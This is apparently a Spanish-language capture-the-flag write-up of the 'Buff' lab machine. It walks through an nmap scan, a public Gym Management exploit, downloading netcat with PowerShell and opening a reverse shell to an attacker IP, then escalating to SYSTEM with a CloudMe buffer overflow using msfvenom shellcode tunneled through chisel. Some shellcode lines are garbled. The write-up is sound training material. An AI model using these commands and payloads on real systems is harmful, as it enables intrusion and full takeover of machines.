
BUFF MACHINE

Autor: Christian Jimenez



ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.10.19.198 -oG allPorts
```

La salida nos muesta los sigueinets puertos:

```
File: extractPorts.tmp

[*] Extracting information...

[*] IP Address: 10.10.10.198

[*] Open ports: 7680,8080

[*] Ports copied to clipboard
```

Vamos a realizar una enumeración de los servicios en los puertos:


```
nmap -p -sV -sC 10.10.19.198 -oN targeted
```

este es el resultado:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-16 22:38 -04
Nmap scan report for 10.10.10.198
Host is up (0.22s latency).
PORT
         STATE
                  SERVICE
                            VERSION
7680/tcp filtered pando-pub
8080/tcp open
                       ONS Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.
                  http
  http-open-proxy: Potentially OPEN proxy.
 Methods supported:CONNECTION
 http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6_
 _http=title: mrb3n's Bro Hut
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.32 seconds
```

EXPLOTACION

Veamos la pagina web desde el navegador:



indagando un poco en el apartado contact nos dice el gestor de contenido y la version:





ctworlds.in

si lo buscamos en google damos con el siguiente enlace:

https://www.exploit-db.com/exploits/48506

lo copiamos y cuando lo ejecutamos nos da una sesion interactiva:





con powershell nos vamos a pasar netcat y vamos a establecer una reverse shell:

powershell -c "(new-object System.Net.WebClient).Downloadfile('http://10.10.14.16:8000/nc.exe',
'C:\xampp\htdocs\gym\upload\nc.exe')"

Nota

tambien puedes hacerlo con curl

```
C:\xampp\htdocs\gym\upload> dir
�PNG
Volume in drive C has no label.
Volume Serial Number is A22D-49F7
Directory of C:\xampp\htdocs\gym\upload
17/09/2021 03:43
                     <DIR>
17/09/2021 03:43
                     <DIR>
17/09/2021 03:39
                                 53 kamehameha.php
17/09/2021 03:43
                             59,392 nc.exe
               2 File(s)
                                 59,445 bytes
               2 Dir(s)
                          7,177,801,728 bytes free
```

nos mandamos una reverse shell a nuestra maquina Kali con previa escucha:

```
nc.exe -e cmd 10.10.14.18 4242 #WINDOWS
nc -lvnp 4242 #KALI
```

nos ponemos desde la maquina kali a la escuhca en ese puerto y tenemos una sesion, podemos ver la flag:

```
listening on [any] 4242 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.198] 49751
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun

C:\xampp\htdocs\gym\upload>
```

```
c:\Users\shaun\Desktop>type user.txt
type user.txt
62ea73bfe1324f2d79ef5cda75647833
```


ELEVACION DE PRIVILEGIOS

vamos a pasarnos el **winPEAS** para ver como podemos escalar privilegios porque no se encontro nada especial:


```
powershell -c "(new-object System.Net.WebClient).Downloadfile('http://10.10.14.16:8000/winPEASx64.exe',
'C:\xampp\htdocs\gym\upload\winPEASx64.exe')"
```

```
C:\xampp\htdocs\gym\upload>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7
 Directory of C:\xampp\htdocs\gym\upload
17/09/2021 03:54
                     <DIR>
17/09/2021 03:54
                     <DIR>
17/09/2021
                                 53 kamehameha.php
           03:53
17/09/2021 03:43
                             59,392 nc.exe
17/09/2021 03:55
                          1,923,584 winPEASx64.exe
                              1,983,029 bytes
               3 File(s)
               2 Dir(s)
                          7,288,479,744 bytes free
```

lo ejecutamos y vemos que tenemos permisos especiales un en programa llamado **CloudMe** es decir lo podemos correr como el usuario system, vamos a buscarlo en google para saber que es:



si buscamos sobre que puerto opera ese servicio:



vemos vulnerabilidades de Buffer Overflow, vamos a usar este en particular:

```
searchsploit -m
```

```
searchsploit Cloudme
Exploit Title
                                                                                        Path
       1.11.2 - Buffer Overflow (PoC)
                                                                                       windows/remote/48389.py
       1.11.2 - Buffer Overflow (SEH_DEP_ASLR)
1.11.2 - Buffer Overflow ROP (DEP_ASLR)
                                                                                       windows/local/48499.txt
windows/local/48840.py
       1.9 - Buffer Overflow (DEP) (Metasploit)
                                                                                       windows_x86-64/remote/45197.rb
                                                                                       windows_x86-64/local/45159.py
       Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass)
                                                                                       windows/remote/44175.rb
windows/local/44470.py
       Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit)
       Sync 1.11.0 - Local Buffer Overflow
       Sync 1.11.2 - Buffer Overflow + Egghunt
                                                                                       windows/remote/46218.py
       Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)
                                                                                       windows_x86-64/remote/46250.py
       Sync < 1.11.0 - Buffer Overflow
                                                                                       windows/remote/44027.py
       Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)
                                                                                       windows_x86-64/remote/44784.py
```

vamos a usar el 44470, lo descargamos en nuestro equipo local y examinamos:

debemos generar una shellcode y lo manda al puerto 8888 de mnera local:

```
shellcode=("\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
 "x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1
 \x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
 \x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
'\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
 \x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0a\x0e\x11\x68"
"\x02\x00\x11\xc1\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"xff\xd5\xe0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
 \x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56\
 \x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")
payload=junk+eip+shellcode
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target,8888))
s.send(payload)
```

vamos agenerar la carga util:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.16 LPORT=4545 -f c
```

y lo reemplaamos.

ahora aqui hay un problema, tenemos un exploit para explotar el puerto 8888 el servicio de cloud a traves de un buffer overflow, pero es una explotacion local, podriamos pasar el python a la maquina windows y luego el exploit para escalar privilegios, como tiene permisos totales entrariamos como system. Pero mas sencilo es hacer **port forwarding** que es apuntar un puerto del equipo victima a nosotros. Es decir redireccionar todo lo que pase por el puerto 8888 de la maquina windows para que pase por el puerto 8888 u otro de nuestra maquina kali, de esta forma si lo explotamos con el script desde nuestro equipo nos dara conexion al puerto 8888 de la maquina windows.

Para ello usaremos chisel, puedes descargar los compildos para windows y linux <u>aqui</u> funciona con un cliente (en este caso la maquina windows) y un servidor (la maquina kali):

pasamos chisel.exe a la maquina windows:

```
powershell -c "(new-object System.Net.WebClient).Downloadfile('http://10.10.14.16:8000/chisel.exe',
    'c:\Users\shaun\Downloads\chisel.exe')"
```

montmos el servidor en la maquina kali:

```
chmod +x chisel
./chisel server -p 8008 --reverse
```

establecemos el cliente en windows:

```
chisel.exe client 10.10.14.16:8008 R:8888:127.0.0.1:8888
```

si vemos en la maquina kali ya tenemos corriendo algo en el puerto 8888:

```
lsof -i:8888
```

```
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME chisel 16631 root 8u IPv6 108631 0t0 TCP *:8888 (LISTEN)
```

ahora vamos a ejecutar el script con nuestra shellcode y nos colocamos a la escucha en el puerto que establecimos:

```
python 44470.py
```

kali:

```
rlwrap nc -lvnp 4545
```

y tenemos una conexion reverse como system:

```
listening on [any] 4545 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.198] 49713
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```

podemos ver las flags:

```
c:\Users\Administrator\Desktop>type root.txt
type root.txt
56d72cd8911b72a7919b6190ffb25452
```

NOTA MENTAL

revisar bien la salida del winPEAS.

Exportarlo con:

```
winPEAS.exe cmd > output.txt
```

pasartelo a tu equipo por netcat u otro medio y abrirlo con more paraverlo mejor:

cat output.txt | more